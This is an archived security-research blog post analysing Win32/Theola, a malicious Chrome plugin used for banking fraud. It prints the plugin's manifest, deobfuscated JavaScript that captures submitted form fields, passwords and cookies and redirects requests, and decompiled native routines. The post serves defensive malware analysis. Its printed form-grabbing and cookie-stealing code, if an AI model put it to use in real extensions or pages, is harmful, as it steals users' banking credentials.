# How Theola malware uses a Chrome plugin for banking fraud

By Aleksandr Matrosov

Archived: 2026-04-06 00:03:45 UTC


Malware

A deep dive into Win32/Theola, one of the most malicious components of the notorious bootkit family, Win32/Mebroot.FX. Theola uses malicious Chrome browser plugins to steal money.

13 Mar 2013 • , 3 min. read

**Win32/Theola is one of the most malicious components of the notorious bootkit family, Win32/Mebroot.FX (known since 2007). The Theola family encompasses malicious browser plugins installed by Mebroot for banking fraud operations.**

We have been tracking an increase in detections of these plugins since the end of January 2013. The countries where Theola is most commonly detected are the Netherlands, Norway, Italy, Denmark and Czech Republic. ESET Virus Radar statistics show the regions most affected by Theola infection during the last week in the map below.




Win32/Mebroot.FX uses typical MBR infection techniques, with a malicious int13 handler used for access to the hard drive components. Malicious components are loaded in the following order:


In this blog post I'm concentrating on the analysis of malicious browser plugins and on answering the question of how money is stolen from a user's infected machine.

## Chrome plugin

Win32/Theola.F is a Google Chrome plugin based on the NPAPI interface (Netscape Plugin Application Programming Interface). The malicious plugin has a native module and is packed by CRX format (CRX Package Format). The CRX container contains the following manifest file with the permissions shown:

```
{
"manifest_version": 2,
"name": "Default Plug-in","version": "1.0",
"permissions": ["webNavigation", "tabs", "webRequest", "webRequestBlocking", "cookies", "http://*/*", "https://*/*"],
"background": {"page": "background.html"},
"content_scripts" : [{"matches" : ["http://*/*", "https://*/*"], "js" : ["content.js"], "all_frames": true, "run_at": "document_start"}],
"plugins": [{"path": "plugin.dll", "public": true}]
}
```

The most interesting string in the manifest is "permissions", describing the activity allowed for this plugin. This set of permissions is enough to allow fraudulent, malicious operations. Win32/Theola loads in the Google Chrome browser like this:





After deobfuscation the first JavaScript method loads the native module as *default-plugin* for Google Chrome:

```
vSYmkfunction dp() {
    function sa(e, n, v) {
        e.setAttribute(n, v);
        return e
    }
    var d = "default-plugin";
    var plugin = document.getElementById(d);
    if (!plugin) {
        plugin = document.createElement("embed");
        sa(sa(sa(plugin, "type", ("application/" + d)), "id", d), "hidden", "true");
        document.documentElement.appendChild(plugin)
    }
    return plugin
```

This JavaScript module modifies the POST tracking method for all web forms on the loaded web page. And by making password input fields visible this method makes (for the attacker) a useful combination with the embedded video recording functionality described below.

```
function efp() {
    function sep(form) {
        var result = '',
        fe, rn = '\r\n';
        if (form && form.method == 'post') {
            result += document.location.href + rn + form.action + rn;
            for (var i = 1; i < form.elements.length; i++) {
                fe = form.elements[i];
                if (fe.name != undefined && fe.name.length && fe.type.length && fe.value.length) result += fe.name + '(' + fe.type + '): ' + fe.value + rn
            }
        }
        return result
    }
    var sbt = "submit";
    window.addEventListener(sbt,
    function(e) {
        dp().submitEvent(sep(e.target));
        var rv = dp().executeScript('submit', document.location.href);
        if (typeof rv == 'boolean' && rv == false) {
            e.stopPropagation();
            e.preventDefault()
        }
    },
    true);
    HTMLFormElement.prototype.oldSubmit = HTMLFormElement.prototype.submit;
    HTMLFormElement.prototype.submit = function() {
        dp().submitEvent(sep(this));
        var rv = dp().executeScript('submit', document.location.href);
        if (typeof rv != 'boolean' || rv != false) {
            this.oldSubmit()
        }
    }
}
```

The plugin loaded in the browser extensions panel looks like this:




The routine *NP_GetEntryPoints()* calls the plugin load process and gets the pointers to other functions needed for working with the plugin within the browser. The decompiled code of *NP_GetEntryPoints()* is presented here, with

the Theola plugin interface:

```
signed __int16 __stdcall NP_GetEntryPoints(STRUCT_EP *a1)
{
  signed __int16 result; // ax@2

  if ( a1 && a1->field0 >= 0x50u )
  {
    a1->field1 = 0;
    a1->field2 = 27;
    a1->pfunc1 = new_plugin;
    a1->pfunc2 = destroy_plugin;
    a1->pfunc3 = setwindow;
    a1->pfunc4 = nullsub;
    a1->pfunc5 = nullsub;
    a1->pfunc6 = nullsub_1;
    a1->pfunc7 = writeready;
    a1->pfunc8 = write;
    a1->pfunc9 = nullsub_1;
    a1->pfunc10 = nullsub;
    a1->pfunc11 = nullsub_1;
    a1->pfunc13 = getvalue;
    a1->pfunc14 = nullsub;
    a1->pfunc15 = gotfocus;
    a1->pfunc16 = nullsub_1;
    a1->pfunc17 = nullsub_1;
    a1->pfunc18 = nullsub;
    a1->pfunc19 = getsiteswithdata;
    result = 0;
  }
  else
  {
    result = 3;
  }
  return result;
}
```

The image directly below shows the the reconstructed virtual method table (vtable) as seen in Win32/Theola's main functionality. Theola has video recording functionality based on the open source x264 library for recording video in MPEG format.

```
theola_vtable dd offset sub_10008E17

dd offset sub_10009F70
dd offset sub_10009F7F
dd offset theola_beforeNavigate
dd offset theola_beforeRequest
dd offset theola_sendHeaders
dd offset theola_executeScript
dd offset theola_setProperty
dd offset theola_getProperty
dd offset theola_jsre
dd offset theola_submitEvent
dd offset theola_pipe_cmd_0x03
dd offset sub_1000A093
dd offset theola_screen
dd offset theola_encrypt
dd offset sub_1000A0E5
dd offset theola_generate_url_string
dd offset theola_video
dd offset theola_open
dd offset sub_1000A18B
dd offset theola_request
dd offset sub_1000A1CD
dd offset theola_update
```

When the plugin has already started up the function *addListners()* loads the JavaScript code for tracking web activity on the infected machine.

```
char __cdecl addListeners(int a1)
{
  bool v1; // bl@1
  char result; // al@2
  char v3; // [sp+28h] [bp-14h]@1

  str_copy("chrome.webNavigation.onBeforeNavigate.addListener(function(data){var plugin
  v1 = (unsigned __int8)eval_script(a1, &v3) == 0;
  str_free(1, 0);
  if ( v1 )
  {
    result = 0;
  }
  else
  {
    j_netscapefunc_releasevariantvalue(&v3);
    result = 1;
  }
  return result;
}
```

The JavaScript code for manipulating URLs is presented here:

```
chrome.webNavigation.onBeforeNavigate.addListener(function (data) {
    var plugin = document.getElementById('default-plugin');
    plugin.beforeNavigate(data.url);
});
chrome.webRequest.onBeforeRequest.addListener(function (data) {
    var plugin = document.getElementById('default-plugin');
    var url = plugin.beforeRequest(data.method, data.url, data.requestId);
    if (url && url.length) {
        return {
            redirectUrl: url
        };
    }
}, {
    urls: ['http://*/*', 'https://*/*']
}, ['blocking']);
chrome.webRequest.onBeforeSendHeaders.addListener(function (data) {
    var plugin = document.getElementById('default-plugin');
    var referer = plugin.beforeSendHeaders(data.requestId, data.url);
    if (referer && referer.length) {
        var modified = false;
        for (var i = 0; i < data.requestHeaders.length; i++) {
            if (data.requestHeaders[i].name == 'Referer') {
                data.requestHeaders[i].value = referer;
                modified = true;
            }
        }
        if (!modified) data.requestHeaders.push({
            name: 'Referer',
            value: referer
        });
    }
    return {
        requestHeaders: data.requestHeaders
    };
}, {
    urls: ['http://*/*', 'https://*/*']
}, ['blocking', 'requestHeaders']);
chrome.webRequest.onSendHeaders.addListener(function (data) {
    var referer, cookie;
    for (var i = 0; i < data.requestHeaders.length; i++) {
        var header = data.requestHeaders[i];
        if (header.name == 'Referer') referer = header.value;
        if (header.name == 'Cookie') cookie = header.value;
    }
    var plugin = document.getElementById('default-plugin');
    plugin.sendHeaders(data.method, data.url, referer, cookie);
}, {
    urls: ['http://*/*', 'https://*/*']
}, ['requestHeaders']);
```

The method *beforeNavigate()* in the native module is presented here:

```
; int __stdcall theola_beforeNavigate(int, LPCWSTR url_domain, LPCWSTR url_path)
_theola_beforeNavigate proc near

var_4C= dword ptr -4Ch
var_40= dword ptr -40h
Str= word ptr -2Ch
arg_0= dword ptr  8
url_domain= dword ptr  0Ch
url_path= dword ptr  10h

push    ebp
mov     ebp, esp
and     esp, 0FFFFFFF8h
sub     esp, 4Ch
push    ebx
mov     ebx, [ebp+arg_0]
push    esi
push    edi
mov     eax, ebx
call    sub_10009140
push    0Bh
pop     ecx
mov     esi, offset aBankieren_rabo ; "bankieren.rabobank.nl"
lea     edi, [esp+58h+Str]
rep movsd
mov     esi, offset aKlanten ; "/klanten"
lea     edi, [esp+58h+var_40]
movsd
movsd
movsd
movsd
movsw
mov     esi, offset aRib ; "/rib"
lea     edi, [esp+58h+var_4C]
movsd
lea     eax, [esp+58h+Str]
movsd
push    eax             ; Str
push    [ebp+url_domain] ; int
movsw
call    str_u_compare
cmp     eax, 0FFFFFFFFh
```

If activity is detected on the banking web page, then Win32/Theola sends all sensitive information (passwords, credit card numbers and etc) to the special named pipe. The name of the pipe is generated by the following algorithm:

```
char *__cdecl generate_pipe_name()
{
  char *result; // eax@2
  unsigned int v1; // ebx@3
  unsigned int v2; // ecx@3
  unsigned int v3; // edx@4
  char v4; // [sp+8h] [bp-34h]@3
  int Src; // [sp+30h] [bp-Ch]@1
  int v6; // [sp+34h] [bp-8h]@1
  __int16 v7; // [sp+38h] [bp-4h]@1

  Src = *"\\\\.\\pipe\\";
  v6 = *"pipe\\";
  v7 = *"\\";
  if ( byte_1008A490 )
  {
    result = &byte_1008A490;
  }
  else
  {
    v1 = get_systemroot_filetime();
    memcpy(&v4, "e!qa1zx2sw3d4c@v5fr6tg7bn$h8yu9jmk0iolp", 0x28u);
    memcpy(&byte_1008A490, &Src, 9u);
    v2 = 0;
    do
    {
      v3 = v1 % 0x27;
      v1 >>= 1;
      ++v2;
      byte_1008A498[v2] = *(&v4 + v3);
    }
    while ( v2 < 8 );
    byte_1008A4A1 = 0;
    result = &byte_1008A490;
  }
  return result;
}
```

All communications with the kernel-mode module and other user-mode modules are implemented with special named pipe handlers in the plugin. Each handler is responsible for the execution of specified type of events in the execution process.

## Conclusion

Google Chrome is one of the most popular browsers in the world and its popularity among malware developers is also growing. Win32/Theola provides its malicious module as a Chrome plugin: this is more difficult to detect because the plugin uses only documented API methods for controlling web activity. This documented API is adequate for manipulating sensitive data submitted into web forms. Much banking malware uses user-mode hooks for intercepting network activity, but Win32/Theola uses documented and legitimate methods just as effectively and by doing so is better able to bypass detection by security software.

*Special thanks to my colleague Anton Cherepanov*

**Aleksandr Matrosov, Security Intelligence Team Lead**

**SHA1 hashes for analyzed samples:**

Win32/Theola.F (CRX plugin): 0a74c1897a8a3a56cbc4bd433e100e63f448c136

Win32/Theola.D (dll module): 5591d013f38f64f2695366ff4cb4727c94a266e9

---



---